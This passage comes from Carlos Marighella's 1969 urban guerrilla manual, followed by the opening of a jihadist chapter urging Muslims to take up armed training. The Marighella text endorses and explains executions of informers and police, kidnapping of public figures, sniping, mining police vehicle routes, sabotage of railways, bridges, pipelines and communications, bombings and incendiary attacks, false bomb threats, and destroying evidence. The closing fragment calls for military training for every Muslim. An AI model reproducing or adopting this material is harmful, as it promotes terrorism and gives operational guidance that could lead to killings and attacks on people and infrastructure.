When they are carried out in certain houses, offices, archives, or public offices, their purpose is to capture or search for secret papers and documents with which to denounce involvements, compromises, and the corruption of men in government, their dirty deals and criminal transactions with the North Americans.

Raids and penetrations are most effective if they are carried out at night.

Occupations

Occupations are a type of attack carried out when the urban guerrilla stations himself in specific establishments and locations for a temporary resistance against the enemy or for some propaganda purpose.

The occupation of factories and schools during strikes or at other times is a method of protest or of distracting the enemy's attention.

The occupation of radio stations is for propaganda purposes.

Occupation is a highly effective model for action but, in order to prevent losses and material damage to our ranks, it is always a good idea to count on the possibility of withdrawal. It must always be meticulously planned and carried out at the opportune moment.

Occupation always has a time limit and the faster it is completed the better.

Ambush

Ambushes are attacks typified by surprise when the enemy is trapped across a road or when he makes a police net surrounding a house or an estate. A false message can bring the enemy to the spot where he falls into the trap.

The principal object of the ambush tactic is to capture enemy arms and punish him with death.

Ambushes to halt passenger trains are for propaganda purposes and, when they are troop trains, the object is to annihilate the enemy and seize his arms.

The urban guerrilla sniper is the kind of fighter especially suited for ambush because he can hide easily in the irregularities of the terrain, on the roofs and tops of buildings and apartments under construction. From windows and dark places, he can take careful aim at his chosen target.

Ambush has devastating effects on the enemy, leaving him unnerved, insecure, and fearful.

Street Tactics

Street tactics are used to fight the enemy in the streets, utilizing the participation of the masses against him.

In 1968 the Brazilian students used excellent street tactics against police troops, such as marching down streets against traffic, utilizing slings and marbles as arms against the mounted police.

Other street tactics consist in constructing barricades; pulling up paving blocks and hurling them at the police; throwing bottles, bricks, paperweights, and other projectiles from the tops of apartment and office buildings against the police; using buildings under construction for flight, for hiding, and for supporting surprise attacks.

It is equally necessary to know how to respond to enemy tactics. When the police troops come protected with helmets to defend themselves against flying objects, we have to divide ourselves into two teams: one to attack the enemy from the front, the other to attack him in the rear, withdrawing one as the other goes into action to prevent the first from becoming a target for projectiles hurled by the second.

By the same token it is important to know how to respond to the police net. When the police designate certain of their men to go into the masses to arrest a demonstrator, a larger group of urban guerrillas must surround the police group, disarming and beating them and at the same time letting the prisoner escape. This urban guerrilla operation is called the *net within the net.*

When the police net is formed at a school building, a factory, a place where the masses assemble, or some other point, the urban guerrilla must not give up or allow himself to be taken by surprise. To make his net work the enemy is obliged to transport the police in vehicles and special cars to occupy strategic points in the streets in order to invade the building or chosen locale. The urban guerrilla, for his part, must never clear a building or an area and meet in it without first knowing its exits, the way to break the circle, the strategic points that the police might occupy, and the roads that inevitably lead into the net, and he must hold other strategic points from which to strike at the enemy.

The roads followed by the police vehicles must be mined at key points along the way and at forced stopping points. When the mines explode, the vehicles will fly into the air. The police will be caught in the trap and will suffer losses or will be victims of ambush. The net must be broken by escape routes unknown to the police. The rigorous planning of the retreat is the best way of frustrating any encircling effort on the part of the enemy.

When there is no possibility of a flight plan, the urban guerrilla must not hold meetings, assemblies, or do anything else since to do so will prevent him from breaking through the net the enemy will surely try to throw around him.

Street tactics have revealed a new type of urban guerrilla, the urban guerrilla who participates in mass demonstrations. This is the type we designate as the urban guerrilla demonstrator, who joins the ranks and participates in popular marches with specific and definite aims.

These aims consist in hurling stones and projectiles of every type, using gasoline to start fires, using the police as a target for their fire arms, capturing police arms, kidnapping agents of the enemy and provocateurs, shooting with careful aim at the henchmen torturers and the police chiefs who come in special cars with false plates in order not to attract attention.

The urban guerrilla demonstrator shows groups in the mass demonstration the flight route if that is necessary. He plants mines, throws Molotov cocktails, prepares ambushes and explosions.

The urban guerrilla demonstrator must also initiate the *net within the net*, going through government vehicles, official cars, and police vehicles before turning them over or setting them on fire, to see if any of them have money and arms.

Snipers are very good for mass demonstrations and, along with the urban guerrilla demonstrators, can play a valuable role.

Hidden at strategic points, the snipers have complete success, using shotguns, machine guns, etc. whose fire and ricocheting easily cause losses among the enemy.

Strikes and Work Interruptions

The strike is a model of action employed by the urban guerrilla in work centers and schools to damage the enemy by stopping work and study activities. Because it is one of the weapons most feared by the exploiters and oppressors, the enemy uses tremendous fighting power and incredible violence against it. The strikers are taken to prison, suffer beatings, and many of them wind up assassinated.

The urban guerrilla must prepare the strike in such a way as to leave no tracks or clues that identify the leaders of the action. A strike is successful when it is organized through the action of a small group, if it is carefully prepared in secret and by the most clandestine methods.

Arms, ammunition, Molotovs, homemade weapons of destruction and attack, all this must be supplied beforehand in order to meet the enemy. So that it can do the greatest possible damage, it is a good idea to study and put into effect a sabotage plan.

Work and study interruptions, although they are of brief duration, cause severe damage to the enemy. It is enough for them to crop up at different points and in different sections of the same area, disrupting daily life, occurring endlessly one after the other, in authentic guerrilla fashion.

In strikes or simple work interruptions, the urban guerrilla has re-

course to occupation or penetration of the locale or can simply make a raid. In that case his objective is to take hostages, to capture prisoners, or to kidnap enemy agents and propose an exchange for the arrested strikers.

In certain cases, strikes and brief work interruptions can offer an excellent opportunity for preparing ambushes or traps whose aim is the physical liquidation of the cruel, bloody police.

The basic fact is that the enemy suffers losses and material and moral damage, and is weakened by the action.

Desertions, Diversions, Seizures, Expropriations of Arms, Ammunition, Explosives

Desertion and the diversion of arms are actions effected in military camps, ships, military hospitals, etc. The urban guerrilla soldier, chief, sergeant, subofficial, and official must desert at the most opportune moment with modern arms and ammunition to hand them over for the use of the Brazilian revolution.

One of the opportune moments is when the military urban guerrilla is called upon to pursue and to fight his guerrilla comrades outside the military quarters. Instead of following the orders of the gorillas, the military urban guerrilla must join the revolutionaries by handing over the arms and ammunition he carries, or the military plane he pilots.

The advantage of this method is that the revolutionaries receive arms and ammunition from the army, the navy, and the air force, the military police, the civilian guard, or the firemen without any great work, since it reaches their hands by government transport.

Other opportunities may occur in the barracks, and the military urban guerrilla must always be alert to this. In case of carelessness on the part of the commanders or in other favorable conditions, such as bureaucratic attitudes and behavior or relaxation of discipline on the part of sublieutenants and other internal personnel, the military urban guerrilla must no longer wait but must try to advise the organizations and desert alone or accompanied, but with as large a supply of arms as possible.

With information from and participation of the military urban guerrilla, raids on barracks and other military establishments for the purpose of capturing arms can be organized.

When there is no possibility of deserting and taking arms and ammunition, the military urban guerrilla must engage in sabotage, starting explosions and fires in munitions and gunpowder.

This technique of deserting with arms and ammunition, of raiding and sabotaging the military centers, is the best way of wearing out and demoralizing the gorillas and of leaving them confused.

The urban guerrilla's purpose in disarming an individual enemy is to capture his arms. These arms are usually in the hands of sentinels or others whose task is guard duty or repression.

The capture of arms may be accompanied by violent means or by astuteness and by tricks or traps. When the enemy is disarmed, he must be searched for arms other than those already taken from him. If we are careless, he can use the arms that were not seized to shoot the urban guerrilla.

The seizure of arms is an efficient method of acquiring machine guns, the urban guerrilla's most important arms.

When we carry out small operations or actions to seize arms and ammunition, the material captured may be for personal use or for armaments and supplies for the firing groups.

The necessity to provide firing power for the urban guerrilla is so great that in order to take off from zero point we often have to purchase one weapon, divert or capture a single arm. The basic point is to begin, and to begin with a great spirit of decisiveness and of boldness. The possession of a single arm multiplies our forces.

In a bank assault, we must be careful to seize the arm or arms of the bank guard. The remainder of the arms we find with the treasurer, the bank teller, or the manager must also be seized ahead of time.

The other method we can use to capture arms is the preparation of ambushes against the police and the cars they use to move around in.

Quite often we succeed in capturing arms in the police commissaries as a result of raids from outside.

The expropriation of arms, ammunition, and explosives is the urban guerrilla's goal in assaulting commercial houses, industries, and quarries.

Liberation of Prisoners

The liberation of prisoners is an armed operation designed to free the jailed urban guerrilla. In daily struggle against the enemy, the urban guerrilla is subject to arrest and can be sentenced to unlimited years in jail. This does not mean that the revolutionary battle stops here. For the guerrilla, his experience is deepened by prison and continues even in the dungeons where he is held.

The imprisoned urban guerrilla views jail as a terrain he must dominate and understand in order to free himself by a guerrilla operation.

There is no prison, either on an island, in a city penitentiary, or on a farm, that is impregnable to the slyness, the cleverness, and the firing potential of the revolutionaries.

The urban guerrilla who is free views the penal establishments of the enemy as the inevitable site of guerrilla action designed to liberate his ideological brothers from prison.

It is this combination of *the urban guerrilla in freedom and the urban guerrilla in jail* that results in the armed operations we refer to as the liberation of prisoners.

The guerrilla operations that can be used in liberating prisoners are the following:

a) riots in penal establishments, in correctional colonies and islands, or on transport or prison ships;
b) assaults on urban or rural penitentiaries, houses of detention, commissaries, prisoner depots, or any other permanent, occasional, or temporary place where prisoners are held;
c) assaults on prisoner transport trains and cars;
d) raids and penetrations of prisons;
e) ambushing of guards who are moving prisoners.

Execution

Execution is the killing of a North American spy, of an agent of the dictatorship, of a police torturer, of a fascist personality in the government involved in crimes and persecutions against patriots, of a stool pigeon, informer, police agent, or police provocateur.

Those who go to the police of their own free will to make denunciations and accusations, who supply clues and information and finger people, must also be executed when they are caught by the urban guerrilla.

Execution is a secret action in which the least possible number of urban guerrillas are involved. In many cases, the execution can be carried out by one sniper, patiently, alone and unknown, and operating in absolute secrecy and in cold blood.

Kidnapping

Kidnapping is capturing and holding in a secret spot a police agent, a North American spy, a political personality, or a notorious and dangerous enemy of the revolutionary movement.

Kidnapping is used to exchange or liberate imprisoned revolutionary

comrades, or to force suspension of torture in the jail cells of the military dictatorship.

The kidnapping of personalities who are known artists, sports figures, or are outstanding in some other field, but who have evidenced no political interest, can be a useful form of propaganda for the revolutionary and patriotic principles of the urban guerrilla provided it occurs under special circumstances, and the kidnapping is handled so that the public sympathizes with it and accepts it.

The kidnapping of North American residents or visitors in Brazil constitutes a form of protest against the penetration and domination of United States imperialism in our country.

Sabotage

Sabotage is a highly destructive type of attack using very few persons and sometimes requiring only one to accomplish the desired result. When the urban guerrilla uses sabotage the first phase is isolated sabotage. Then comes the phase of dispersed and generalized sabotage, carried out by the people.

Well-executed sabotage demands study, planning, and careful execution. A characteristic form of sabotage is explosion using dynamite, fire, and the placing of mines.

A little sand, a trickle of any kind of combustible, a poor lubrication, a screw removed, a short circuit, pieces of wood or of iron, can cause irreparable damage.

The objective of sabotage is to hurt, to damage, to make useless, and to destroy vital enemy points such as the following:

a) the economy of the country;
b) agricultural or industrial production;
c) transport and communication systems;
d) the military and police systems and their establishments and deposits;
e) the repressive military-police system;
f) the firms and properties of North Americans in the country.

The urban guerrilla should endanger the economy of the country, particularly its economic and financial aspects, such as its domestic and foreign commercial network, its exchange and banking systems, its tax collection systems, and others.

Public offices, centers of government services, government warehouses, are easy targets for sabotage.

Nor will it be easy to prevent the sabotage of agricultural and indus-

trial production by the urban guerrilla, with his thorough knowledge of the local situation.

Industrial workers acting as urban guerrillas are excellent industrial saboteurs since they, better than anyone, understand the industry, the factory, the machine, or the part most likely to destroy an entire operation, doing far more damage than a poorly informed layman could do.

With respect to the enemy's transport and communications systems, beginning with railway traffic, it is necessary to attack them systematically with sabotage arms.

The only caution is against causing death and fatal injury to passengers, especially regular commuters on suburban and long-distance trains.

Attacks on freight trains, rolling or stationary stock, stoppage of military transport and communication systems, these are the major sabotage objectives in this area.

Sleepers can be damaged and pulled up, as can rails. A tunnel blocked by a barrier after an explosion, an obstruction by a derailed car, cause tremendous harm.

The derailment of a cargo train carrying fuel is of major damage to the enemy. So is dynamiting railway bridges. In a system where the weight and the size of the rolling equipment is enormous, it takes months for workers to repair or rebuild the destruction and damage.

As for highways, they can be obstructed by trees, stationary vehicles, ditches, dislocation of barriers by dynamite, and bridges blown up by explosion.

Ships can be damaged at anchor in seaports and river ports or in the shipyards. Airplanes can be destroyed or sabotaged on the ground.

Telephonic and telegraphic lines can be systematically damaged, their towers blown up, and their lines made useless.

Transport and communications must be sabotaged at once because the revolutionary war has already begun in Brazil and it is essential to impede the enemy's movement of troops and munitions.

Oil lines, fuel plants, depots for bombs and ammunition, powder magazines and arsenals, military camps, commissaries must become targets par excellence in sabotage operations, while vehicles, army trucks, and other military and police cars must be destroyed wherever they are found.

The military and police repression centers and their specific and specialized organs, must also claim the attention of the urban guerrilla saboteur.

North American firms and properties in the country, for their part, must become such frequent targets of sabotage that the volume of actions directed against them surpasses the total of all other actions against vital enemy points.

Terrorism

Terrorism is an action, usually involving the placement of a bomb or fire explosion of great destructive power, which is capable of effecting irreparable loss against the enemy.

Terrorism requires that the urban guerrilla should have an adequate theoretical and practical knowledge of how to make explosives.

The terroristic act, apart from the apparent facility with which it can be carried out, is no different from other urban guerrilla acts and actions whose success depends on the planning and determination of the revolutionary organization. It is an action the urban guerrilla must execute with the greatest cold bloodedness, calmness, and decision.

Although terrorism generally involves an explosion, there are cases in which it may also be carried out by execution and the systematic burning of installations, properties, and North American depots, plantations, etc. It is essential to point out the importance of fires and the construction of incendiary bombs such as gasoline bombs in the technique of revolutionary terrorism. Another thing is the importance of the material the urban guerrilla can persuade the people to expropriate in moments of hunger and scarcity resulting from the greed of the big commercial interests.

Terrorism is an arm the revolutionary can never relinquish.

Armed Propaganda

The coordination of urban guerrilla actions, including each armed action, is the principal way of making armed propaganda.

These actions, carried out with specific and determined objectives, inevitably become propaganda material for the mass communications system.

Bank assaults, ambushes, desertions and diverting of arms, the rescue of prisoners, executions, kidnappings, sabotage, terrorism, and the war of nerves, are all cases in point.

Airplanes diverted in flight by revolutionary action, moving ships and trains assaulted and seized by guerrillas, can also be solely for propaganda effects.

But the urban guerrilla must never fail to install a clandestine press and must be able to turn out mimeographed copies using alcohol or electric plates and other duplicating apparatus, expropriating what he cannot buy in order to produce small clandestine newspapers, pamphlets, flyers, and stamps for propaganda and agitation against the dictatorship.

The urban guerrilla engaged in clandestine printing facilitates enormously the incorporation of large numbers of people into the revolutionary struggle, by opening a permanent work front for those willing to carry on revolutionary propaganda, even when to do so means acting alone and risking their lives as revolutionaries.

With the existence of clandestine propaganda and agitational material, the inventive spirit of the urban guerrilla expands and creates catapults, artifacts, mortars, and other instruments with which to distribute the antigovernment pamphlets at a distance.

Tape recordings, the occupation of radio stations, and the use of loudspeakers, drawings on walls and in other inaccessible places are other forms of propaganda.

In using them, the urban guerrilla should give them the character of armed operations.

A consistent propaganda by letters sent to specific addresses, explaining the meaning of the urban guerrillas' armed actions, produces considerable results and is one method of influencing certain segments of the population.

Even this influence exercised in the heart of the people by every possible propaganda device revolving around the activity of the urban guerrilla does not indicate that our forces have everyone's support.

It it enough to win the support of a part of the people and this can be done by popularizing the following slogan: "Let he who does not wish to do anything for the revolutionaries, do nothing against them."

The War of Nerves

The war of nerves or psychological war is an aggressive technique, based on the direct or indirect use of mass means of communication and news transmitted orally in order to demoralize the government.

In psychological warfare, the government is always at a disadvantage since it imposes censorship on the mass media and winds up in a defensive position by not allowing anything against it to filter through.

At this point it becomes desperate, is involved in greater contradictions and loss of prestige, and loses time and energy in an exhausting effort at control which is subject to being broken at any moment.

The object of the war of nerves is to misinform, spreading lies among the authorities, in which everyone can participate, thus creating an air of nervousness, discredit, insecurity, uncertainty, and concern on the part of the government.

The best methods used by the urban guerrilla in the war of nerves are the following:

a) using the telephone and the mail to announce false clues to the police and the government, including information on the planting of bombs and any other act of terrorism in public offices and other places, kidnapping and assassination plans, etc., to oblige the authorities to wear themselves out, following up the information fed them;

b) letting false plans fall into the hands of the police to divert their attention;

c) planting rumors to make the government uneasy;

d) exploiting by every means possible the corruption, the errors, and failures of the government and its representatives, forcing them into demoralizing explanations and justifications in the very mass communication media they maintain under censorship;

e) presenting denunciations to foreign embassies, the United Nations, the papal nunciature, and the international judicial commissions defending human rights or freedom of the press, exposing each concrete violation and use of violence by the military dictatorship and making it known that the revolutionary war will continue its course with serious danger for the enemies of the people.

How to Carry Out the Action

The urban guerrilla who correctly carries through his apprenticeship and training must give the greatest importance to his method of carrying out action, for in this he cannot commit the slightest error.

Any carelessness in the assimilation of the method and its use invites certain disaster, as experience teaches every day.

The outlaws commit errors frequently because of their methods, and this is one of the reasons why the urban guerrilla must be so insistently preoccupied with following the revolutionary technique and not the technique of the bandits.

And not only for that reason. There is no urban guerrilla worthy of the name who ignores the revolutionary method of action and fails to practice it rigorously in the planning and execution of his activity.

The giant is known by his toe. The same can be said of the urban

guerrilla who is known from afar for his correct methods and his absolute fidelity to principles.

The revolutionary method of carrying out action is strongly and forcefully based on the knowledge and use of the following elements:

a) investigation of information;
b) observation or *paquera*;[5]
c) reconnaissance or exploration of the terrain;
d) study and timing of routes;
e) mapping;
f) mechanization;
g) selection of personnel and relief;
h) selection of firing capacity;
i) study and practice in completion;
j) completion;
k) cover;
l) retreat;
m) dispersal;
n) liberation or transfer of prisoners;
o) elimination of clues;
p) rescue of wounded.

Some Observations on the Method

When there is no information, the point of departure for the planning of the action must be investigation, observation, or *paquera*. This method also has good results.

In any event, including when there is information, it is essential to take observations or *paquera*, to see that the information is not at odds with observation or vice versa.

Reconnaissance or exploration of the terrain, study and timing of routes are so important that to omit them is to make a stab in the dark.

Mechanization, in general, is an underestimated factor in the method of conducting the action. Frequently mechanization is left to the end, to the eve of the action, before anything is done about it.

This is an error. Mechanization must be considered seriously, must be undertaken with considerable foresight and according to careful planning, also based on information, observation, or *paquera*, and must be carried out with rigorous care and precision. The care, conservation, maintenance, and camouflaging of the vehicles expropriated are very important details of mechanization.

When transport fails, the principal action fails with serious moral and material consequences for the urban guerrilla activity.

The selection of personnel requires great care to avoid the inclusion of indecisive or vacillating personnel with the danger of contaminating the other participants, a difficulty that must be avoided.

The withdrawal is equally or more important than the operation itself, to the point that it must be rigorously planned, including the possibility of failure.

One must avoid rescue or transfer of prisoners with children present, or anything to attract the attention of people in casual transit through the area. The best thing is to make the rescue as natural as possible, always winding through, or using different routes or narrow streets that scarcely permit passage on foot, to avoid an encounter of two cars. The elimination of tracks is obligatory and demands the greatest caution in hiding fingerprints and any other sign that could give the enemy information. Lack of care in the elimination of tracks and clues is a factor that increases nervousness in our ranks and which the enemy often exploits.

Rescue of the Wounded

The problem of the wounded in urban guerrilla warfare merits special attention. During guerrilla operations in the urban area it may happen that some comrade is accidentally wounded or shot by the police. When a guerrilla in the firing group has a knowledge of first aid he can do something for the wounded comrade on the spot. In no circumstances can the wounded urban guerrilla be abandoned at the site of the battle or left to the enemy's hands.

One of the precautions we must take is to set up nursing courses for men and women, courses in which the urban guerrilla can matriculate and learn the elementary techniques of first aid.

The urban guerrilla doctor, student of medicine, nurse, pharmacologist, or simply the person trained in first aid, is a necessity in modern revolutionary struggle.

A small manual of first aid for the urban guerrilla, printed on mimeographed sheets, can also be undertaken by anyone who has enough knowledge.

In planning and completing an armed action, the urban guerrilla cannot forget the organization of medical logistics. This will be accomplished by means of a mobile or motorized clinic. You can also set up a mobile first aid station. Another solution is to utilize the skills of a nurs-

ing comrade who waits with his bag of equipment in a designated house to which the wounded are brought.

The ideal would be to have our own well equipped clinic, but this is very costly unless we use expropriated materials.

When all else fails, it is often necessary to resort to legal clinics, using armed force if necessary to demand that the doctors attend to our wounded.

In the eventuality that we fall back on blood banks to buy blood or whole plasma, we must not use legal addresses and certainly not addresses where the wounded can really be found, since they are under our care and protection. Nor should we supply addresses of those involved in the organization's clandestine work to the hospitals and health centers where we take them. Such concerns are indispensable to cover any track or clue.

The houses in which the wounded stay cannot be known to anybody with the unique and exclusive exception of the small group of comrades responsible for their treatment and transport.

Sheets, bloody clothing, medicine, and any other indication of treatment of the comrades wounded in combat with the police, must be completely eliminated from any place they visit to receive medical treatment.

Guerrilla Security

The urban guerrilla lives in constant danger of the possibility of being discovered or denounced. The chief security problem is to make certain that we are well hidden and well guarded, and that there are secure methods to keep the police from locating us or our whereabouts.

The worst enemy of the urban guerrilla and the major danger we run is infiltration into our organization by a spy or an informer.

The spy trapped within the organization will be punished with death. The same goes for those who desert and inform the police.

A good security is the certainty that the enemy has no spies and agents infiltrated in our midst and can receive no information about us even by indirect or distant means. The fundamental way to insure this is to be cautious and strict in recruiting.

Nor is it permissible for everyone to know everyone and everything else. Each person should know only what relates to his work. This rule is a fundamental point in the abc's of urban guerrilla security.

The battle that we are waging against the enemy is arduous and difficult because it is a class struggle. Every class struggle is a battle of life or death when the classes are antagonistic.

The enemy wants to annihilate us and fights relentlessly to find us and destroy us, so that our great weapon consists in hiding from him and attacking him by surprise.

The danger to the urban guerrilla is that he may reveal himself through imprudence or allow himself to be discovered through lack of class vigilance. It is inadmissible for the urban guerrilla to give out his own or any other clandestine address to the enemy or to talk too much. Annotations in the margins of newspapers, lost documents, calling cards, letters or notes, all these are clues that the police never underestimate.

Address and telephone books must be destroyed and one must not write or hold papers; it is necessary to avoid keeping archives of legal or illegal names, biographical information, maps, and plans. The points of contact should not be written down but simply committed to memory.

The urban guerrilla who violates these rules must be warned by the first one who notes his infraction and, if he repeats it, we must avoid working with him.

The need of the urban guerrilla to move about constantly and the relative proximity of the police, given the circumstances of the strategic police net which surrounds the city, forces him to adopt variable security methods depending on the enemy's movements.

For this reason it is necessary to maintain a service of daily news about what the enemy appears to be doing, where his police net is operating and what gorges and points of strangulation are being watched. The daily reading of police news in the newspapers is a great fountain of information in these cases.

The most important lesson for guerrilla security is never, under any circumstances, to permit the slightest sign of laxity in the maintenance of security measures and regulations within the organization.

Guerrilla security must be maintained also and principally in cases of arrest. The arrested guerrilla can reveal nothing to the police that will jeopardize the organization. He can say nothing that may lead, as a consequence, to the arrest of other comrades, the discovery of addresses and hiding places, the loss of arms and ammunition.

The Seven Sins of the Urban Guerrilla

Even when the urban guerrilla applies his revolutionary technique with precision and rigorously abides by security rules, he can still be vulnerable to errors. There is no perfect urban guerrilla. The most he can do is to make every effort to diminish the margin of error since he cannot be perfect.

One of the methods we should use to diminish the margin of error is to know thoroughly the seven sins of the urban guerrilla and try to fight them.

The first sin of the urban guerrilla is inexperience. The urban guerrilla, blinded by this sin, thinks the enemy is stupid, underestimates his intelligence, believes everything is easy and, as a result, leaves clues that can lead to his disaster.

Because of his inexperience, the urban guerrilla can also overestimate the forces of the enemy, believing them to be stronger than they really are. Allowing himself to be fooled by this presumption, the urban guerrilla becomes intimidated, and remains insecure and indecisive, paralyzed and lacking in audacity.

The second sin of the urban guerrilla is to boast about the actions he has completed and broadcast them to the four winds.

The third sin of the urban guerrilla is vanity. The urban guerrilla who suffers from this sin tries to solve the problems of the revolution by actions erupting in the city, but without bothering about the beginnings and the survival of the guerrilla in rural areas. Blinded by success, he winds up organizing an action that he considers decisive and that puts into play all the forces and resources of the organization. Since the city is the area of the strategic circle which we cannot avoid or break while rural guerrilla warfare has not yet erupted and is not at the point of triumph, we always run the fatal error of permitting the enemy to attack us with decisive blows.

The fourth sin of the urban guerrilla is to exaggerate his strength and to undertake projects for which he lacks forces and, as yet, does not have the required infrastructure.

The fifth sin of the urban guerrilla is precipitous action. The urban guerrilla who commits this sin loses patience, suffers an attack of nerves, does not wait for anything, and impetuously throws himself into action, suffering untold reverses.

The sixth sin of the urban guerrilla is to attack the enemy when he is most angry.

The seventh sin of the urban guerrilla is to fail to plan things and to act out of improvisation.

Popular Support

One of the permanent concerns of the urban guerrilla is his identification with popular causes to win public support.

Where government actions become inept and corrupt, the urban guerrilla should not hesitate to step in to show that he opposes the government and to gain mass sympathy. The present government, for example, imposes heavy financial burdens and excessively high taxes on the people. It is up to the urban guerrilla to attack the dictatorship's tax collection system and to obstruct its financial activity, throwing all the weight of violent revolutionary action against it.

The urban guerrilla fights not only to upset the tax and collection system: the arm of revolutionary violence must also be directed against those government organs that raise prices and those who direct them, as well as against the wealthiest of the national and foreign profiteers and the important property owners; in short, against all those who accumulate huge fortunes out of the high cost of living, the wages of hunger, excessive prices and rents.

Foreign trusts, such as refrigeration and other North American plants that monopolize the market and the manufacture of general food supplies, must be systematically attacked by the urban guerrilla.

The rebellion of the urban guerrilla and his persistence in intervening in public questions is the best way of insuring public support of the cause we defend. We repeat and insist on repeating: *it is the best way of insuring public support.* As soon as a reasonable section of the population begins to take seriously the action of the urban guerrilla, his success is guaranteed.

The government has no alternative except to intensify repression. The police networks, house searches, arrests of innocent people and of suspects, closing off streets, make life in the city unbearable. The military dictatorship embarks on massive political persecution. Political assassinations and police terror become routine.

In spite of all this, the police systematically fail. The armed forces, the navy, and the air force are mobilized and undertake routine police functions. Even so they find no way to halt guerrilla operations, nor to wipe out the revolutionary organization with its fragmented groups that move around and operate throughout the national territory persistently and contagiously.

The people refuse to collaborate with the authorities, and the general sentiment is that the government is unjust, incapable of solving problems, and resorts purely and simply to the physical liquidation of its opponents.

The political situation in the country is transformed into a military situation in which the gorillas appear more and more to be the ones responsible for errors and violence, while the problems in the lives of the people become truly catastrophic.

When they see the militarists and the dictatorship on the brink of the abyss and fearing the consequences of a revolutionary war which is already at a fairly advanced and irreversible level, the pacifiers, always to be found within the ruling classes, and the right-wing opportunists, partisans of nonviolent struggle, join hands and circulate rumors behind the scenes, begging the hangmen for elections, "redemocratization," constitutional reforms, and other tripe designed to fool the masses and make them stop the revolutionary rebellion in the cities and the rural areas of the country.

But, watching the revolutionaries, the people now understand that it is a farce to vote in elections which have as their sole objective guaranteeing the continuation of the military dictatorship and covering up its crimes.

Attacking wholeheartedly this election farce and the so-called "political solution" so appealing to the opportunists, the urban guerrilla must become more aggressive and violent, resorting without letup to sabotage, terrorism, expropriations, assaults, kidnappings, executions, etc.

This answers any attempt to fool the masses with the opening of Congress and the reorganization of political parties—parties of the government and of the opposition it allows—when all the time the parliament and the so-called parties function thanks to the license of the military dictatorship in a true spectacle of marionettes and dogs on a leash.

The role of the urban guerrilla, in order to win the support of the people, is to continue fighting, keeping in mind the interests of the masses and heightening the disastrous situation in which the government must act. These are the circumstances, disastrous for the dictatorship, which permit the revolutionaries to open rural guerrilla warfare in the midst of the uncontrollable expansion of urban rebellion.

The urban guerrilla is engaged in revolutionary action in favor of the people and with it seeks the participation of the masses in the struggle against the military dictatorship and for the liberation of the country from the yoke of the United States. Beginning with the city and with the support of the people, the rural guerrilla war develops rapidly, establishing its infrastructure carefully while the urban area continues the rebellion.

Urban Guerrilla Warfare, School for Selecting the Guerrilla

Revolution is a social phenomenon that depends on men, arms, and resources. Arms and resources exist in the country and can be taken and

used, but to do this it is necessary to count on men. Without them, the arms and the resources have no use and no value. For their part, the men must have two basic and indispensable obligatory qualities:

a) they must have a politico-revolutionary motivation;

b) they must have the necessary technical-revolutionary preparation.

Men with a politico-revolutionary motivation are found among the vast and clearheaded contingents of enemies of the military dictatorship and of the domination of U.S. imperialism.

Almost daily such men gravitate to urban guerrilla warfare, and it is for this reason that the reaction no longer announces that it has thwarted the revolutionaries and goes through the unpleasantness of seeing them rise up again out of their own ashes.

The men who are best trained, most experienced, and dedicated to urban guerrilla warfare and at the same time to rural guerrilla warfare, constitute the backbone of the revolutionary war and, therefore, of the Brazilian revolution. From this backbone will come the marrow of the revolutionary army of national liberation, rising out of guerrilla warfare.

This is the central nucleus, not the bureaucrats and opportunists hidden in the organizational structure, not the empty conferees, the clichéd writers of resolutions that remain on paper, but rather the men who fight. The men who from the very first have been determined and ready for anything, who personally participate in revolutionary actions, who do not waver or deceive.

This is the nucleus indoctrinated and disciplined with a long-range strategic and tactical vision consistent with the application of Marxist theory, of Leninism, and of Castro-Guevara developments applied to the specific conditions of the Brazilian situation. This is the nucleus that will lead the rebellion through its guerrilla phase.

From it will come men and women with politico-military development, one and indivisible, whose task will be that of future leaders after the triumph of the revolution, in the construction of the new Brazilian society.

As of now, the men and women chosen for urban guerrilla warfare are workers; peasants whom the city has attracted as a market for manpower and who return to the countryside indoctrinated and politically and technically prepared: students, intellectuals, priests. This is the material with which we are building—starting with urban guerrilla warfare —the armed alliance of workers and peasants, with students, intellectuals, priests.

Workers have infinite knowledge in the industrial sphere and are best for urban revolutionary tasks. The urban guerrilla worker partici-

pates in the struggle by constructing arms, sabotaging and preparing saboteurs and dynamiters, and personally participating in actions involving hand arms, or organizing strikes and partial paralysis with the characteristics of mass violence in factories, workships, and other work centers.

The peasants have an extraordinary intuition for knowledge of the land, judgment in confronting the enemy, and the indispensable ability to communicate with the humble masses. The peasant guerrilla is already participating in our struggle and it is he who reaches the guerrilla core, establishes support points in the countryside, finds hiding places for individuals, arms, munitions, supplies, organizes the sowing and harvesting of grain for use in the guerrilla war, chooses the points of transport, cattle-raising posts, and sources of meat supplies, trains the guides that show the rural guerrillas the road, and creates an information service in the countryside.

Students are noted for being politically crude and coarse and thus they break all the taboos. When they are integrated into urban guerrilla warfare, as is now occurring on a wide scale, they show a special talent for revolutionary violence and soon acquire a high level of political-technical-military skill. Students have plenty of free time on their hands because they are systematically separated, suspended, and expelled from school by the dictatorship and so they begin to spend their time advantageously, in behalf of the revolution.

The intellectuals constitute the vanguard of resistance to arbitrary acts, social injustice, and the terrible inhumanity of the dictatorship of the gorillas. They spread the revolutionary call and they have great influence on people. The urban guerrilla intellectual or artist is the most modern of the Brazilian revolution's adherents.

Churchmen—that is to say, those ministers or priests and religious men of various hierarchies and persuasions—represent a sector that has special ability to communicate with the people, particularly with workers, peasants, and the Brazilian woman. The priest who is an urban guerrilla is an active ingredient in the ongoing Brazilian revolutionary war, and constitutes a powerful arm in the struggle against military power and North American imperialism.

As for the Brazilian woman, her participation in the revolutionary war, and particularly in urban guerrilla warfare, has been marked by an unmatched fighting spirit and tenacity, and it is not by chance that so many women have been accused of participation in guerrilla actions against banks, quarries, military centers, etc., and that so many are in prison while others are sought by the police.

As a school for choosing the guerrilla, urban guerrilla warfare prepares and places at the same level of responsibility and efficiency the men and women who share the same dangers fighting, rounding up supplies, serving as messengers or runners, as drivers, sailors, or airplane pilots, obtaining secret information, and helping with propaganda and the task of indoctrination.

Carlos Marighella

June 1969

CHAPTER 7

COMBAT

Mujahideen & Training

Mufti Khubaib Sahib

Generally the military training ought to be acquired by every healthy Muslim. Even the disabled Muslim could perform various military duties, due to the modern method of warfare. Specifically, each and every member of the Jihaad Movements and organisations, must obtain the highest standard of military training and ought to acquire first-hand experience of actual combat. After this necessary training they ought to serve whichever section they are assigned.

The most vital, important and sensitive section among the Jihaad organisation is the armed forces section. The activities of this section is spread from the training centres to the interiors of the enemy territories. The area of its activities is very wide. This is the heart of every Jihaad activity, while all the other sections exist for the promotion and development of this section. Therefore it also carries heavy responsibilities.

